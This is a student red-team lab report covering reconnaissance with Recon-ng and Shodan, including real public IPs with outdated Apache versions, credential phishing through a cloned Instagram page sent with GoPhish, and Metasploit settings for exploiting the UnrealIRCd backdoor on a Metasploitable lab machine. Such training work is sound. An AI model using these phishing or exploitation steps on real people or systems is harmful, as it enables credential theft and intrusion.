Report: Red Teaming Task Week 3

Objective

- Advanced Reconnaissance and OSINT
- Phishing Simulation
- Vulnerability Exploitation
- Lateral Movement Exercise
- Social Engineering Lab
- Exploit Development Basics
- Post-Exploitation and Exfiltration
- Capstone Project: Full Red Team Engagement

1. OSINT and Recon Lab

Tools Used: Recon-ng (Modules like bing_domain_web, certificate transparency, brute_hosts)
Shodan – Search Engine for exposed services.

Recon Steps:

Open Recon-ng – *recon-ng*
Used Default workspace and add domain (example.com) we can use any.
Used Bing_domain_web , certificate transparency and brute_hosts for more hosts we got.
In certificate transparency we got 12 new hosts.
In brute hosts we got 4 new hosts.




Fig1.1 Recon-ng (Bing_domain_web)




Fig1.2 Recon-ng (Certificate Transparency)




Fig 1.3 Recon-ng (Brute hosts)

Shodan search

We searched for apache country :US here are the results we got




Fig 1.4 Shodan search

Summary based on result of 3 IP

1. 216.228.195.40 (La Grande, US – Ziply Fiber):
   It is running on port 80 on this host. The Apache version is displayed in the headers when the server replies with HTTP 302 redirects. Outdated Apache versions are indicated by banner leaks. To lessen fingerprinting and possible configuration errors, it is advised to update Apache, sanitize headers to conceal version, implement HTTPS, and restrict pointless redirects.
2. 97.99.220.180 (Plano, US):
   Exposes Apache/2.4.16 on port 80 which replies with HTTP 301 redirects. The server version is revealed by the banner, which indicates an older version of Apache. Interception risks are increased when HTTPS is not used. To counteract reconnaissance and exploitation attempts, it is advised to upgrade Apache to a supported version, set up TLS with contemporary ciphers, and turn off version disclosure.
3. 172.121.210.200 (Ashburn, US – HostPapa):
   Runs Apache/2.4.53 (Ubuntu) on port 80, showing the default “Apache2 Ubuntu Default Page.” The presence of a default configuration suggests

minimal hardening. Public exposure without custom configuration invites attackers to probe further. Recommendations: replace default page, patch regularly, configure TLS, and restrict public access to only required services.




Fig 1.5 Shodan search example

2. Phishing Simulation

Tool Used : Py-Phisher (Making a phising page)

GoPhish (sending phising link to other email)

Clone and install pyphisher

Launch the tool

Select a login page template Instagram

Fig 2.1 PyPhisher




Fig 2.2 Links Generated

Start Gophish and launch url http://127.0.0.1:3333

Start making profiles for sending profiles , landing pages , email templates users and groups and start campaign.




Fig 2.3 Setup sending profile




Fig2.4 Start campaign and succefully email sent.

Check Targeted email and open the phishing link.




Fig 2.5 email




Fig 2.6 Phishing page

After entering details check pyphisher you got the result.




Fig 2.7 Result all details

3. Vulnerability Exploitation

Tool Used : Metasploit (for vulnerability exploitation)
Nmap (for port scanning)
Owasp Zap (scanner)
Metasploitable 3 (vulnerable machine) 192.168.1.54

The Objective of this task to identify and exploit the vulnerabilites within a target metasploitable 3 machine.

First scan the open ports of machine from nmap .

Nmap -p- 192.168.1.54

Fig 3.1 Nmap scanning

Using metaspolit framework we exploit Port 6697 (UnrealIIRCd) for backdoor services.




Fig 3.2 Metasploit-Framework

Set Rhost: 192.168.1.54

Set Rport:6697

Set LHost: 192.168.1.58

Set Lport : 4444

Use exploit unreal_ircd_3281_backdoor

Use Payload unix/interact

